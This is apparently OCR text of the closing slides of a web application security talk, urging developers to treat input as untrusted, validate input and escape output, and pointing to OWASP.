
FROM people



<refrain>



Web apps
are a
WEAK point
under
ATTACK
by
PROFESSIONAL
CRIMINALS


INPUT
is
EVIL
until
proven
innocent


VALIDATE
INPUT
ESCAPE
OUTPUT


</refrain>


OWASP .org
Open Web Application
Security Project


thank you!
-Sara

http://flickr.com/creativecommons